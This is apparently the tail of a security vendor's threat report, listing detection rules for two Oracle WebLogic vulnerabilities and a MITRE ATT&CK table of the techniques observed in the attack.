- 1011716 - Oracle Weblogic Server Insecure Deserialization Vulnerability (CVE-2023-21839)
- 1010550 - Oracle WebLogic WLS Security Component Remote Code Execution Vulnerability (CVE-2017-3506)

Indicators of Compromise (IOCs)

The indicators of compromise for this entry can be found here.

MITRE ATT&CK

Tactic	Technique	Technique ID
Initial Access	Exploit Public-Facing Application	T1190
Execution	Command and Scripting Interpreter: PowerShell	T1059.001
Defense Evasion	Deobfuscate/Decode Files or Information	T1140
	Obfuscated Files or Information: Command Obfuscation	T1027.010
	Hide Artifacts: Hidden Window	T1564.003
	Process Injection: Portable Executable Injection	T1055.002
	Reflective Code Loading	T1620
Command and Control	Data Encoding: Standard Encoding	T1132.001
	Application Layer Protocol: Web Protocols	T1071.001
	Ingress Tool Transfer	T1105